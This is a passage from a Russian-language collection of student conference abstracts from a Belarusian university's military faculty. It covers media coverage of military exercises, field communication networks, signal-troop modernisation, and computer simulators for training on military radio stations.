Многие белорусские СМИ критиковали (и, зачастую, обоснованно) качество освещения учений со стороны Вооруженных Сил, в частности, что военные качество брифингов заменяют их количеством. Но нужно понимать, что это первый опыт работы ВС при таком количестве прессы – более 100 отечественных журналистов и почти 280 представителей зарубежных СМИ из 22 стран, представляющих 100 изданий и информагентств, впервые время телеэфира, посвященного учению, только в ходе активной его фазы пятикратно превысило средние показатели всех проведенных ранее крупномасштабных учений. Для военных в большей степени важно было не столько качество проведения брифингов, сколько оценка имеющихся ресурсов для проведения войсковых операций в условиях «большого числа посторонних глаз» и необходимости выполнения военнослужащими командного состава различного уровня непривычных для них задач (подготовки информации для СМИ, интервью и т.п.).

Информационное сопровождение (в том числе и оперативная маскировка) действий группировки сил на учениях как раз подпадает под действия перечисленных в разделе 1 приказов и отработывалась во время учений. Такие информационные поводы, как, например, сообщение о выдвижении 1-й танковой армии ВС РФ в Беларусь, точнее длительное отсутствие комментариев на этот счет со стороны Министерства обороны Республики Беларусь, вероятно, было использовано для отработки специальными информационно-техническими и аналитическими подразделениями ВС мер по выявлению и оценке субъектов, скорости и каналов распространения информации как за рубежом, так и внутри Беларуси. В этой связи уместно вспомнить слова Министра обороны Беларуси А. Равкова: «Само учение и его информационное сопровождение позволило одновременно максимально раскрыть подоплеку, причины беспрецедентных демаршей против Республики Беларусь, показать истинную картину складывающейся обстановки на Европейском континенте, в том числе вокруг нашей страны».

Важную роль во взаимодействии Вооруженных Сил и средств массовой информации играет Генеральный штаб, особенно в условиях военного положения. Согласно закона Республики Беларусь «О военном положении» порядок аккредитации журналистов, в том числе иностранных средств массовой информации, устанавливается Генеральным штабом. В период военного положения ГШ – ключевой орган, куда стекается информация из всех министерств, комитетов и других госорганов, необходимая для обеспечения военного положения.

**Список использованных источников:**

1. <https://bsblog.info/resursy-armii-belarusi-dlya-vedeniya-informacionno-psixologicheskogo-protivoborstva-chast-3/>

## **АКТУАЛЬНОСТЬ ПОСТРОЕНИЯ КОМПЬЮТЕРНОЙ СЕТИ ОПЕРАТИВНО-ТЕХНИЧЕСКОЙ СЛУЖБЫ ПОЛЕВОГО УЗЛА СВЯЗИ ПУНКТА УПРАВЛЕНИЯ ВООРУЖЕННЫХ СИЛ РЕСПУБЛИКИ БЕЛАРУСЬ**

*Максимович В.С.*

*Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь*

*Утин Л.Л. - к.т.н., доцент*

Аннотация. В докладе рассматриваются вопросы построения компьютерной сети оперативно-технической службы полевого узла связи пункта управления Вооруженных Сил.

В ходе развития сетей передачи данных возник новый способ взаимодействия между людьми. Изначально сети использовались, в первую очередь, для научных исследований, однако постепенно начали проникать в повседневную жизнедеятельность.

В настоящее время ни одна организация или предприятие не обходится без локальной сети.

Существует ряд требований в ходе проектирования сети: высокая производительность, резервирование каналов, изолированность подсетей и так далее.

С каждым годом разрабатываются и появляются новые технологии, высокопроизводительное оборудование, созданное на основе этих технологий и реализующие эти возможности. Кроме того, возрастает роль своевременной и надежной обработки информации, что требует высокоскоростные и качественные линии связи и оборудования с широкой полосой пропускания. Именно такая инфокоммуникационная система может считаться актуальной и современной, удовлетворяющая требованиям по надежности, пропускной способности и возможности усовершенствования. В наше время технологии и оборудование обновляются раз в 2 года, а иногда и чаще. В это число также входят и Вооруженные Силы Республики Беларусь. Сейчас ведется комплексная замена устаревшего и неактуального инфокоммуникационного оборудования на новые образцы белорусского военно-промышленного комплекса.

Глобальная тенденция объединения компьютеров в сети обусловлена рядом главных причин, например: возможность быстрого обмена информацией между пользователями, мгновенная передача и получение сообщений, ускорение передачи информационных сообщений, защищенный обмен информацией между компьютерами.

Компьютерная сеть представляет собой набор связанных между собой автономных компьютеров. Два компьютера называются связанными между собой, если они могут обмениваться информацией. Связь не обязательно должна осуществляться при помощи медного провода. Могут использоваться самые разнообразные средства связи, включая волоконную оптику, радиоволны высокой частоты и спутники связи. Сети могут отличаться друг от друга также размерами и принципами построения

Для примера представим уже спроектированную локальную вычислительную сеть оперативно-технической службы полевого узла пункта управления Вооруженных Сил Республики Беларусь. Сеть может состоять из шести сегментов. Экономическая целесообразность инвестиций в проектирование и внедрение сети осуществляется с помощью расчета сметы затрат на проектирование и сметы затрат на внедрение локальной вычислительной сети оперативно-технической службы полевого узла пункта управления Вооруженных Сил Республики Беларусь. Хочется ответить еще тот момент, что сеть используется в служебных целях, а значит внедрение не связано с получением прибыли.

Применение локальной вычислительной сети в различных звеньях управления дает возможность оптимизировать процесс обмена всех видов информации между другими звеньями управления, внутри самого звена управления с подразделениями других структур.

Исходя из вышесказанного, можно сделать вывод о том, что все потенциальные возможности, которые несет в себе вычислительная сеть и какие перспективы ее ждут, несет в себе абсолютную актуальность в применении компьютерной сети оперативно-технической службы полевого узла связи пункта управления Вооруженных Сил Республики Беларусь.

**Список использованных источников:**

1. Олифер, В.Г., Олифер Н.А. Компьютерные сети. Принципы, технологии, протоколы. – СПб. : Питер, 2016. – 423 с
2. К. Дж. Дейт. Введение в системы баз данных – 2016. – С. 21-30.
3. Урядов, В.Н. Электронный учебно-методический комплекс по дисциплине —Волоконно-оптические системы передачи // В.Н. Урядов - Минск: БГУИР, 2008. - 228 с. 2. Фриман, Р.
4. Балыкина Е.Н. Компьютерные технологии обучения: истоки и развитие информатизации образования – 1999. - №1. – С. 13-66.

## **ВНЕДРЕНИЕ В ПРОЦЕСС ОБУЧЕНИЯ СЕТЕВЫХ КОМПЬЮТЕРНЫХ ПРОГРАММ ПО ИЗУЧЕНИЮ СРЕДСТВ СВЯЗИ**

*Педченко Н.В.*

*Белорусский государственный университет информатики и радиоэлектроники г. Минск,  
Республика Беларусь*

*Утин Л.Л. - к.т.н., доцент*

Аннотация. В данной работе рассматривается роль информационных технологий в системе современного образования и их достоинства.

В настоящее время, значительно увеличилась роль информационных технологий в жизни людей.

Современное общество включилось в общеисторический процесс, называемый информатизацией. Этот процесс включает в себя доступность любого гражданина к источникам информации, проникновение информационных технологий в научные, производственные, общественные сферы, высокий уровень информационного обслуживания.

Процессы, происходящие в связи с информатизацией общества, способствуют не только ускорению научно-технического прогресса, интеллектуализации всех видов человеческой деятельности, но и созданию качественно новой информационной среды социума, обеспечивающей развитие творческого потенциала человека. Одним из приоритетных направлений процесса информатизации современного общества является информатизация образования, представляющую собой систему методов, процессов и программно-технических средств, интегрированных с целью сбора, обработки, хранения, распространения и использования информации в интересах ее потребителей.

Цель информатизации состоит в глобальной интенсификации интеллектуальной деятельности за счет использования новых информационных технологий: компьютерных и телекоммуникационных. Информационные технологии предоставляют возможность:

1. Рационально организовать познавательную деятельность учащихся в ходе учебного процесса;
2. Сделать обучение более эффективным, вовлекая все виды чувственного восприятия ученика в мультимедийный контекст и вооружая интеллект новым концептуальным инструментарием;
3. Построить открытую систему образования, обеспечивающую каждому индивиду собственную траекторию обучения;
4. Вовлечь в процесс активного обучения категории детей, отличающихся способностями и стилем учения;
5. Использовать специфические свойства компьютера, позволяющие индивидуализировать учебный процесс и обратиться к принципиально новым познавательным средствам;
6. Интенсифицировать все уровни учебно-воспитательного процесса.

Основная образовательная ценность информационных технологий в том, что они позволяют создать неизмеримо более яркую мультисенсорную интерактивную среду обучения с почти неограниченными потенциальными возможностями, оказывающимися в распоряжении и учителя, и ученика.

В отличие от обычных технических средств обучения информационные технологии позволяют не только насытить обучающегося большим количеством знаний, но и развить интеллектуальные, творческие способности учащихся, их умение самостоятельно приобретать новые знания, работать с различными источниками информации.

Функции компьютера в качестве инструмента деятельности обучающего, основаны на его возможностях точной регистрации фактов, хранения и передачи большого объема информации, группировки и статистической обработки данных. Это позволяет применять его для оптимизации управления обучением, повышения эффективности и объективности учебного процесса при значительной экономии времени преподавателя по следующим направлениям:

1.Получение информационной поддержки; Диагностика, регистрация и систематизация параметров обучения;

2.Работа с учебными материалами (поиск, анализ, отбор, оформление, создание);

3.Организация коллективной работы; осуществление дистанционного обучения.

При работе с учебными материалами ПК предоставляет преподавателю разнообразные виды помощи, которая заключается не только в упрощении поиска необходимых сведений при создании новых учебных материалов за счет использования систем справочно-информационного обеспечения, но и в оформлении материалов для обучения (текстов, рисунков, графиков), а также в анализе существующих разработок.

Автоматический анализ, отбор и прогнозирование эффективности учебных материалов являются важными направлениями использования компьютера в качестве инструмента информационной поддержки деятельности обучающего. Преподаватель может не только проводить отбор материалов для обучения (составлять лексические и грамматические минимумы, отбирать тексты и упражнения), но также анализировать тексты и целые учебные пособия.

Помимо разработки печатных учебных материалов современные компьютерные средства позволяют преподавателям, не занимаясь программированием, самостоятельно создавать новые КОП. Для этого существует несколько возможностей: модификация и дополнение баз данных открытых КОП использование так называемых авторских или генеративных программ. Эти программы называют генеративными, поскольку они самостоятельно генерируют компьютерные обучающие программы (КОП) из вводимого преподавателем языкового материала.

Радиосвязь — это электрическая связь, которая осуществляется с помощью радиоволн. Радиосвязь происходит благодаря передаче сообщений из пункта передачи в пункт приема. В первом пункте располагается радиопередающее устройство, в состав которого входят радиопередатчик и передающая антенна. В пункте приема сообщений находится радиоприемное устройство, которое составляют радиоприемник и приемная антенна. В передатчике генерируются радиоволны определенной частоты в соответствии с передаваемым сообщением. Передатчик посылает радиосигнал в передающую антенну, которая возбуждает в пространстве модулированные электромагнитные волны. Волны передаются приемной антенне, в которой, в свою очередь, тоже возбуждаются электрические колебания, поступающие в радиоприемник. В радиоприемнике слабый сигнал демодулируется или детектируется после обработки в электронном усилителе.

Линии Р. используются для передачи телефонных сообщений, телеграмм, потоков цифровой информации и факсимиле, а также и для передачи телевизионных программ (обычно на метровых и более коротких волнах). По назначению и дальности действия различают международные и внутрисоюзные общегосударственные линии Р.

Внутрисоюзные линии делятся на магистральные (между столицей СССР и столицами союзных республик, краевыми и областными центрами, а также между последними) и зонавые (внутриобластные и внутрирайонные). Развитие линий Р. планируется с учётом вхождения Р. в Единую автоматизированную систему связи (См. Единая автоматизированная система связи) страны. Организационно-технические мероприятия и средства для установления Р. и обеспечения её систематического функционирования образуют службы Р., различаемые по назначению, дальности действия, структуре и др. признакам. В частности, существуют службы: наземной и космической Р. (к космической Р. относят все виды Р. с использованием одного или нескольких спутников или иных космических объектов); фиксированной (между определёнными пунктами) и подвижной (между подвижной и стационарной радиостанциями или между подвижными радиостанциями); радиовещания и телевидения. Для производственных и специальных служебных надобностей имеются ведомственные службы Р. в некоторых министерствах и организациях (например, в гражданской авиации, на ж.-д., морском и речном транспорте, в службах пожарной охраны, милиции, медицинской службе городов), а также внутрипроизводственная связь на промышленных и с.-х. предприятиях, в некоторых учреждениях и т.д. (см. также Радиостанция низовой связи). Большое значение имеет радиосвязь в вооружённых силах. Как часто, включая радиоприёмник, мы слышим фразу: «В эфире радиостанция...».

Но мало кто знает, что некоторые физики, в числе которых находился и Никола Тесла, были уверены, что радиоволны распространяются не в пустоте, а в некой материальной среде, которую они называли «эфиром». По этому поводу между ними было много споров.

Сейчас мы знаем, что никакого эфира не существует. Но в память о тех далёких временах, когда радиосвязь только зарождалась, нам и осталось это выражение, которым дикторы начинают некоторые радиопередачи.

**Список использованных источников:**

1. Регламент радиосвязи, М., 1975; Изобретение радио. А. С. Попов. Документы и материалы, под ред. А. И. Берга, М., 1966; Развитие связи в СССР. 1917—1967, под ред. Н. Д. Псурцева, М., 1967; Чистяков Н. И., Хлытчиев С. М., Малочинский О. М., Радиосвязь и вещание, М., 1968; Гусятинский И. А., Пирогов А. А., Радиосвязь и радиовещание, М., 1974.

## **СОВРЕМЕННОЕ СОСТОЯНИЕ И ПЕРСПЕКТИВЫ РАЗВИТИЯ ВОЙСК СВЯЗИ**

*Подинако А.В.*

*Белорусский государственный университет информатики и радиоэлектроники, г. Минск, Республика Беларусь*

*Федоренко В.А.*

Аннотация. Военная связь является неотъемлемой составной частью управления войсками, его материальной основой. От ее состояния и функционирования зависят оперативность управления соединениями и воинскими частями, своевременность применения боевых средств и оружия.

Войска связи Вооруженных Сил — специальные войска, предназначенные для развертывания и эксплуатации системы связи и обеспечения управления войсками во всех видах их повседневной и оперативной (боевой) деятельности. Они должны постоянно находиться в готовности к выполнению задач по предназначению в установленные сроки.

Совершенствование системы связи Вооруженных Сил ведется одновременно по нескольким приоритетным направлениям. Это перевод стационарной системы связи на цифровые способы передачи и обработки информации, модернизация имеющихся на вооружении подвижных комплексов связи для повышения их качественных показателей, разработка и внедрение современных средств и комплексов связи в различных звеньях управления, создание унифицированной автоматизированной системы управления связью на всех уровнях военного управления, обеспечение информационной безопасности системы связи.

На решение задач по развитию системы связи Вооруженных Сил направлен комплекс работ, организационно сгруппированных в соответствующие государственные программы.

Все работы проводятся с использованием передовых информационно-телекоммуникационных технологий и направлены на достижение условий для интеграции доступа и услуг, высокой пропускной способности и устойчивости при обеспечении управления войсками и оружием во всех звеньях управления в любых условиях обстановки.

На сегодняшний день более 65% стационарных узлов связи Вооруженных Сил переоснащено на цифровое телекоммуникационное оборудование, организована работа цифровых систем передачи информации. Спроектированы и построены волоконно-оптические линии связи, смонтированы современные цифровые АТС, которые объединены в межгарнизонную автоматическую сеть связи.

Все это позволяет уже сегодня обеспечивать техническую возможность предоставления канального ресурса, в том числе в засекреченном виде, для организации видеоконференцсвязи, передачи данных в корпоративной информационной сети Вооруженных Сил с охватом стационарных пунктов управления до бригады включительно.

С целью дальнейшего развития территориальной системы связи Вооруженных Сил, резервирования сети электросвязи общего пользования Республики Беларусь, удовлетворения потребностей в цифровых каналах связи в настоящее время спроектированы и построены стационарные магистральные цифровые радиорелейные линии связи 1-й очереди и выполняются работы по строительству 2-й очереди, общая протяженность которых составит более 1.000 километров. Результатом строительства магистральных цифровых радиорелейных линий связи станет выход системы связи Вооруженных Сил на принципиально новый, более высокий уровень развития. В целом это позволит значительно повысить устойчивость и пропускную способность системы связи Вооруженных Сил, а также снизить финансовые затраты на аренду каналов связи.

На перспективу стоит задача завершить работы по переводу стационарной системы связи Вооруженных Сил на цифровые системы передачи.

Наряду со строительством стационарной цифровой системы связи Вооруженных Сил в соответствии с Планом развития системы связи Вооруженных Сил и Планами научной работы управления связи Генерального штаба Вооруженных Сил проводятся научно-исследовательские и опытно-конструкторские работы направленные на исследование перспектив строительства и развития системы и войск связи Вооруженных Сил, а также на создание новых перспективных и модернизацию существующих на вооружении средств и комплексов связи.

При этом, порядка 50% ОКР выполняется в интересах войск связи за счет денежных средств инновационных фондов Госкомвоенпрома, а также предприятий Республики Беларусь.

Для управления современной цифровой системой связи Вооруженных Сил создана автоматизированная система, решающая задачи мониторинга и автоматизации управления, контроля и отображения информации о состоянии цифровых систем связи и их элементов.

**Список использованных источников:**

1. *Войска связи: современное состояние и перспективы развития [Электронный ресурс] – Режим доступа [https://www.mil.by/special/ru/news/press\\_center/press\\_releases/8439/](https://www.mil.by/special/ru/news/press_center/press_releases/8439/)*

## **ПРИМЕНЕНИЕ ВИРТУАЛЬНЫХ ТРЕНАЖЕРОВ В ОБРАЗОВАТЕЛЬНОМ ПРОЦЕССЕ**

*Седляр Е.А.*

*Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь*

*Утин Л.Л. – канд. техн. наук, доцент*

Аннотация. Данный материал расскажет вам о применении новых, приближенных к реальности тренажеров на различных станциях войск связи.

Насыщенность войск связи сложными электронными системами поставила задачи создания различного учебного оборудования, учебной компьютерной информационной базы данных и специальных тренажерных систем, которые обеспечивают отработку навыков специалистов, эксплуатирующих военную технику связи. Развитие и распространение компьютерной техники позволило создавать виртуальные тренажеры средств связи, которые предоставляют пользователю возможность обучения работе на аппаратуре. Тренажеры станций данного типа обучают настройке, проверке работоспособности смоделированной станции и организации связи на ней.

Так как в общем случае использование самой радиостанции влечет за собой определенные материальные расходы, то экономическая выгода от данного программного обеспечения очевидна. Также вследствие того, что работа необученного персонала может привести к поломке станции и сопряжена с некоторой угрозой его жизни, рационально проводить подготовительный этап обучения работе со станцией на тренажере, а затем лишь позволять обучаемому приступать непосредственно к работе на самой станции.

Многие из тренажеров работают в нескольких режимах: обучение, тренировка, и контроль. Они позволяют студенту или курсанту освоить технику связи и углубить свои знания. Одной из разновидностей тренажеров является тренажеры, эмулирующие работу нескольких радиостанций с помощью компьютеров, объединенных в компьютерную сеть. Сетевой тренажер позволяет организовать работу обучаемых в команде, дает им новые навыки при работе на технике связи.

На кафедре связи военного факультета УВО БГУИР предпринимаются необходимые усилия по разработке методов компьютерного тренинга и виртуальных тренажеров для подготовки специалистов, эксплуатирующих средства связи. Все виды тренажеров создаются с учетом опыта и знаний, приобретенных и проверенных в процессе многолетней практики обучения специалистов.

Одним из примеров таких обучающих программ является тренажер радиорелейной станции Р-414.

Была выбрана среда разработки Microsoft Visual Studio, язык программирования С#, который является популярным объектно-ориентированным языком с широкими возможностями для разработчика. В процессе разработки были выделены несколько принципов, на которых необходимо строить сетевой тренажер радиорелейной станции Р-414:

- максимальное правдоподобие;
- дружественный пользовательский интерфейс;
- информационная достаточность;



- невысокие системные требования;
- мульти режимность;
- реалистичность;
- система подсказок.

По окончании обучения и тренировки пользователю выводится сообщение об успешном прохождении обучения и тренировки соответственно. При работе в режиме контроль обучаемый получает подробный список с допущенными ошибками.

Данный тренажер нашел свое применение при обучении студентов и курсантов, а также военнослужащих эксплуатирующих радиорелейные станции Р-414.

Также на данном этапе развития, такие программы разрабатываются для недавно поступивших на вооружение образцов военной техники связи, таких как Р – 434, Р – 432МБ, Р – 414МБРП.

**Список использованных источников:**

1. Радиорелейная станция Р-434: учеб. пособие / Е.А. Колбасин [и др.]. – Мн.: БГУИР, 2015.
2. Радиорелейная станция Р-414: альбом схем / В.Б. Румиевский. – Мн.: МРТИ, 1988.

## СОВРЕМЕННЫЕ ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ В ВОЕННОМ ОБРАЗОВАНИИ

Семенюк В.М.

Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь

Утин Л.Л. - к.т.н., доцент

Аннотация. Цель информатизации общества - создание гибридного интегрального интеллекта всей цивилизации, способного предвидеть и управлять развитием человечества. Образовательная система в военной сфере в таком обществе должна быть системой опережающей.

Вхождение Республики Беларусь в единое мировое информационное пространство ставит серьезные проблемы перед отечественным образованием. Такое развитие информационного пространства требует обеспечения как психологической, так и профессиональной подготовленности всех участников военного образовательного процесса. В условиях радикального усложнения жизни общества, его технической и социальной инфраструктуры решающим оказывается изменение отношения людей к информации, которая становится важнейшим стратегическим ресурсом общества. Успешность перехода к информационному обществу существенным образом зависит от готовности системы образования в целом и военного образования в частности, в кратчайшие сроки осуществить реформы, необходимые для ее приспособления к нуждам информационного общества.

По существу, речь идет о решении проблемы качественного изменения состояния всей информационной среды (пространства) обитания военного образования в сопряжении с отечественной наукой и общественной практикой, а также в сопряжении с мировой военной высшей школой и мировой наукой.

В процессе информатизации образования необходимо выделить следующие аспекты:

1. Экономический;
2. Технический;
3. Технологический;
4. Методический.

Экономической основой информационного общества являются отрасли информационной индустрии (телекоммуникационная, компьютерная, электронная, аудиовизуальная), которые переживают процесс технологической конвергенции и корпоративных слияний. Происходит интенсивный процесс формирования мировой «информационной экономики», заключающийся в глобализации информационных, информационно технологических и телекоммуникационных рынков, возникновении мировых лидеров информационной индустрии, превращении «электронной торговли» по телекоммуникациям в средство ведения бизнеса.

В настоящее время создано и внедрено достаточно большое число программных и технических разработок, реализующих отдельные информационные технологии. Но при этом используются различные методические подходы, несовместимые технические и программные средства, что затрудняет тиражирование, становится преградой на пути общения с информационными ресурсами и компьютерной техникой, приводит к распылению сил и средств.

Основные преимущества современных информационных технологий (наглядность, возможность использования комбинированных форм представления информации - данные, стереозвучание, графическое изображение, анимация, обработка и хранение больших объемов

информации, доступ к мировым информационным ресурсам) должны стать основой поддержки процесса образования.

Основные факторы, влияющие на эффективность использования информационных ресурсов в образовательном процессе:

Информационная перегрузка - это реальность. Избыток данных служит причиной снижения качества мышления прежде всего среди образованных членов современного общества;

Положительным при использовании информационных технологий в военном образовании является повышение качества обучения за счет:

большой адаптации обучаемого к учебному материалу с учетом собственных возможностей и способностей;

возможности выбора более подходящего для обучаемого метода усвоения предмета; регулирования интенсивности обучения на различных этапах учебного процесса;

самоконтроля; поддержки активных методов обучения;

образной наглядной формы представления изучаемого материала;

модульного принципа построения, позволяющего тиражировать отдельные составные части информационной технологии;

развития самостоятельного обучения.

Отрицательными последствиями использования информационных технологий в образовании являются следующие:

психобиологические, влияющие на физическое и психологическое состояние учащегося, и, в том числе, формирующие мировоззрение, чуждое национальным интересам страны;

культурные, угрожающие самобытности обучаемых;

социально-экономические, создающие неравные возможности получения качественного образования;

политические, способствующие разрушению гражданского общества в национальных государствах;

этические и правовые, приводящие к бесконтрольному копированию и использованию чужой интеллектуальной собственности.

В этих условиях информатизация образования должна быть управляемой.

В настоящее время получили широкое применение следующие направления использования информационных технологий:

Компьютерные программы и обучающие системы, представляющие собой:

Системы на базе мультимедиа-технологии, построенные с применением видеотехники, накопителей на CDROM.

Интеллектуальные обучающие экспертные системы, которые специализируются по конкретным областям применения и имеют практическое значение как в процессе обучения, так и в учебных исследованиях.

Информационные среды на основе баз данных и баз знаний, позволяющие осуществить как прямой, так и удаленный доступ к информационным ресурсам.

Телекоммуникационные системы, реализующие электронную почту, телеконференции и т.д. и позволяющие осуществить выход в мировые коммуникационные сети.

Электронные настольные типографии, позволяющие в индивидуальном режиме с высокой скоростью осуществить выпуск учебных пособий и документов на различных носителях.

Электронные библиотеки как распределенного, так и централизованного характера, позволяющие по-новому реализовать доступ учащихся к мировым информационным ресурсам.

Геоинформационные системы, которые базируются на технологии объединения компьютерной картографии и систем управления базами данных. В итоге удается создать многослойные электронные карты, опорный слой которых описывает базовые явления или ситуации, а каждый последующий - задает один из аспектов, процессов или явлений.

Системы защиты информации различной ориентации (от несанкционированного доступа при хранении, от искажений при передаче, от подслушивания и т.д.).

Большое распространение в сфере военного образования получил Интернет. Ресурсы Интернета чрезвычайно обширны от компьютерных учебников, энциклопедий до шпаргалок. Диапазон применения Интернета простирается от самостоятельной работы до дистанционного образования, а круг пользователей включает и учащихся, и учителей. Большинство учебных заведений имеет собственные сайты.

Все существующие образовательные сайты можно разделить на две группы: «стихийные» и «организованные».

«Стихийные» сайты, пользующиеся большой популярностью, содержат рефераты, курсовые, дипломы и т.п. Они однотипны по своей структуре, как правило, включают тематические рубрики

«Организованные» сайты, имеют определенную структуру, направленную на решение ряда образовательных задач, и ориентированы на более широкий круг пользователей (преподавателей, учащихся, родителей). Следует отметить, что дистанционное военное образование в Интернете или переподготовка, является бурно развивающимся направлением, приносящим большой доход.

Основные достоинства такого обучения: низкая себестоимость, большая пропускная способность и интеграция в мировое образовательное пространство.

**Список использованных источников:**

1. Резниченко, В. Г. Тактика / В. Г. Резниченко, И. Н. Воробьев, Н. Ф. Мирошниченко, Ю. С. Надиров, А. А. Сидоренко — М.: Воениздат, 1987. — 496 с.
2. Гурич, А. В. Тенденции развития тактики общевойскового боя / А. В. Гурич [Электронный ресурс]. — 1994. — Режим доступа: [http://samlib.ru/a/aleksandr\\_walrxewich\\_girin/taktika-2.shtml](http://samlib.ru/a/aleksandr_walrxewich_girin/taktika-2.shtml). — Дата доступа: 20.04.2013.
3. Зарицкий В. Н. Общая тактика / В. Н. Зарицкий, Л. А. Харкевич. — Тамбов: ТГТУ, 2007. — 162 с.

## ИСПОЛЬЗОВАНИЕ ИННОВАЦИОННЫХ ТЕХНОЛОГИЙ ПРИ ИЗУЧЕНИИ СРЕДСТВ СВЯЗИ ВОЕННОГО НАЗНАЧЕНИЯ

Степанович Е. А.

Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь

Утин Л. Л. - к. т. н., доцент

Аннотация. Данная тема позволяет раскрыть важность применения инновационных технологий в обучающем процессе и рассмотреть способы её доведения до обучающихся.

Нынешний этап развития информационных технологий и военной связи ставит целый ряд принципиально новых проблем, среди которых следует выделить необходимость повышения качества и доступности изучаемого материала. Одним из эффективных путей решения этих проблем является информатизация образования, а так же внедрение различных инновационных технологий. В свою очередь инновация - внедрение новых форм, способов и умений в сфере обучения, образования и науки. В принципе, любое социально-экономическое нововведение, пока оно еще не получило массового, т.е. серийного распространения, можно считать инновациями.

Основными средствами, благодаря которым доступно внедрение инновационных технологий является персональный компьютер и мобильные устройства, а точнее программные средства, которые можно использовать на них. Все инновации в изучении средств связи можно разделить по области методического назначения и реализовать их как отдельные программные продукты:

Обучающие - позволяют формировать знания, умения, навыки учебной и практической деятельности, обеспечивают необходимый уровень усвоения. На данный момент на кафедре связи имеются несколько программных средств, благодаря которым можно дистанционно изучать различные станции, а так же проверять уровень своих знаний. Данные программы содержат весь необходимый материал по определенным дисциплинам, а так же перечни вопросов для контроля успеваемости.

Демонстрационные - данные программные продукты позволят визуализировать изучаемые объекты, явления, процессы с целью их исследования и изучения, что позволит обучающимся изучить непосредственно комплектующие различных станций. В таких программах должна быть реализована 3D модель как самой станции, так и основных ее комплектующих.

Тренажеры - предназначены для отработки разного рода умений и навыков на станциях, повторения или закрепления пройденного материала. Благодаря им обучающиеся смогут оттачивать свои навыки автономно, вдали от аппаратуры. Хорошим примером данной программы является тренажер радиорелейной станции Р-409, который нам позволил на достаточно хорошем уровне овладеть станцией.

Имитационные - одно из основных направлений в инновационном развитии. Данные должны представлять определенные аспекты реальности для изучения различного рода ситуация на станциях, что позволит выработать навыки быстрого реагирования на различные неисправности.

Моделирующие - позволят моделировать линии связи с целью их исследования и изучения. При внедрении данных программ в процесс обучения они позволят повысить уровень подготовки, а так же решить определенные дидактические задачи, такие как: совершенствование организации преподавания, повышение индивидуализации обучения; повышение продуктивности самоподготовки; активизация процесса обучения, возможность привлечения учащихся к исследовательской деятельности; обеспечение гибкости процесса обучения

**Список использованных источников:**

1. Жук, О. Л. Педагогическая подготовка студентов: компетентностный подход: монография / О. Л. Жук. — Минск: РИВШ, 2009. — 336 с.
2. Коклевский, А. В. Педагогические условия реализации информационных технологий в обучении студентов / А. В. Коклевский // Кіраванне ўадукацыі. — 2008. — № 9. — С. 11-17.
3. Российское военное обозрение № 1 (60) январь 2009.

## КОМПЬЮТЕРНАЯ ПРОГРАММА ДЛЯ ОБУЧЕНИЯ РАБОТЕ НА РАДИОСТАНЦИИ Р-180

Шелепень И.К.

Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь

Утин Л.Л. – канд. техн. наук, доцент

Аннотация. В докладе описывается применение компьютерной программы для обучения работе на радиостанции Р-180.

Военная связь является неотъемлемой составной частью управления Вооруженными Силами Республики Беларусь, их материальной основой. От ее состояния и функционирования во многом зависят оперативность руководства войсками, своевременность применения боевых средств и оружия.

Тренажер, от английского train – обучать, готовить, тренировать, является программно-аппаратным средством тренировки и контроля при обучении профессии или выработке практических профессиональных навыков.

Традиционные методы обучения не позволяют в сжатые сроки подготовить специалистов по работе на средствах связи, а в связи с появлением цифровой аппаратуры связи это становится все сложнее. Одним из эффективных путей решения данной проблемы признано считается внедрение в учебный процесс автоматизированных компьютерных систем – тренажеров для формирования навыков и развития способностей.

Современные компьютерные технологии позволяют создавать тренажеры, включающие мультимедийные компоненты – компьютерную мультипликацию, аудио и видеоэффекты. Использование этих средств усиливает ощущение реальности при работе с тренажером и открывает новые возможности в процессе обучения.

Предметом исследования является радиостанция Р-180. Объектом исследования является компьютерная программа для обучения работе на радиостанции Р-180.

Объектом исследования является радиостанция Р-180.

Цель заключается в создании компьютерной программы для обучения курсантов военных факультетов связи, а также подготовки специалистов по эксплуатации радиостанции Р-180 без использования реальной радиостанции.

Для достижения цели были поставлены следующие задачи:

- разработка схемы алгоритма работы компьютерной программы;
- обзор существующих программных комплексов для обучения и подготовки радиомехаников;
- изучение состава, назначения, тактико-технических характеристик радиостанции Р-180;
- выбор мультимедийной платформы.

Результатом исследования является разработка компьютерной программы на основе которой обучающиеся получают возможность изучить принципы работы радиостанции Р-180, наглядно представить функционирование данного устройства в различных режимах работы.

Разработанная компьютерная программа позволит:

- создать по образцу программное обеспечение для обучения работе на другой аппаратуре и технике связи;
- увеличить количество рабочих мест при изучении данной радиостанции на занятии и повысить качество подготовки;
- снизить количество затрачиваемого времени для изучения данного образца техники;
- дать систематические знания по радиостанции Р-180;
- повысить эффективность работы обучающихся на данной радиостанции;
- дать систематизированные знания по эксплуатации радиостанции Р-180;
- добиться снижения затрат на обучение и подготовку.

### Список использованных источников:

1. Цифровые системы и комплексы связи военного и двойного назначения: пособие Г.С. Казаков. – Минск: 2013. – 139 с.
2. Руководство по эксплуатации радиостанции Р-180.
3. Разработка учебников и обучающих систем А.И. Башмаков. – Москва: «Филиа», 2003. – 616 с

## ТЕНДЕНЦИИ РАЗВИТИЯ СИСТЕМЫ СВЯЗИ

Шишко А.А.

Белорусский государственный университет информатики и радиоэлектроники, г. Минск,  
Республика Беларусь

Федоренко В.А.

Аннотация. Военная связь является неотъемлемой составной частью управления войсками, его материальной основой. От ее состояния и функционирования зависят оперативность управления соединениями и воинскими частями, своевременность применения боевых средств и оружия.

В интересах войск связи в настоящее время отечественными предприятиями проводится более 15 опытно-конструкторских работ по модернизации существующих и разработке современных средств и комплексов связи, направленных на создание и модернизацию средств и комплексов связи военного назначения, в том числе по модернизации подвижных радиорелейных станций, аппаратной каналообразования, станции специальной связи, а также созданию принципиально новой КШМ, имеющей в своем составе цифровые средства связи с пакетной передачей данных.

Все проводимые мероприятия развития системы связи направлены на создание автоматизированной цифровой системы связи, объединяющей все органы и пункты управления, позволяющей в реальном масштабе времени и в любых условиях обстановки предоставить должностным лицам расширенный набор услуг связи и произвести гарантированный обмен защищенной информацией в интересах устойчивого функционирования автоматизированной системы управления Вооруженных Сил.

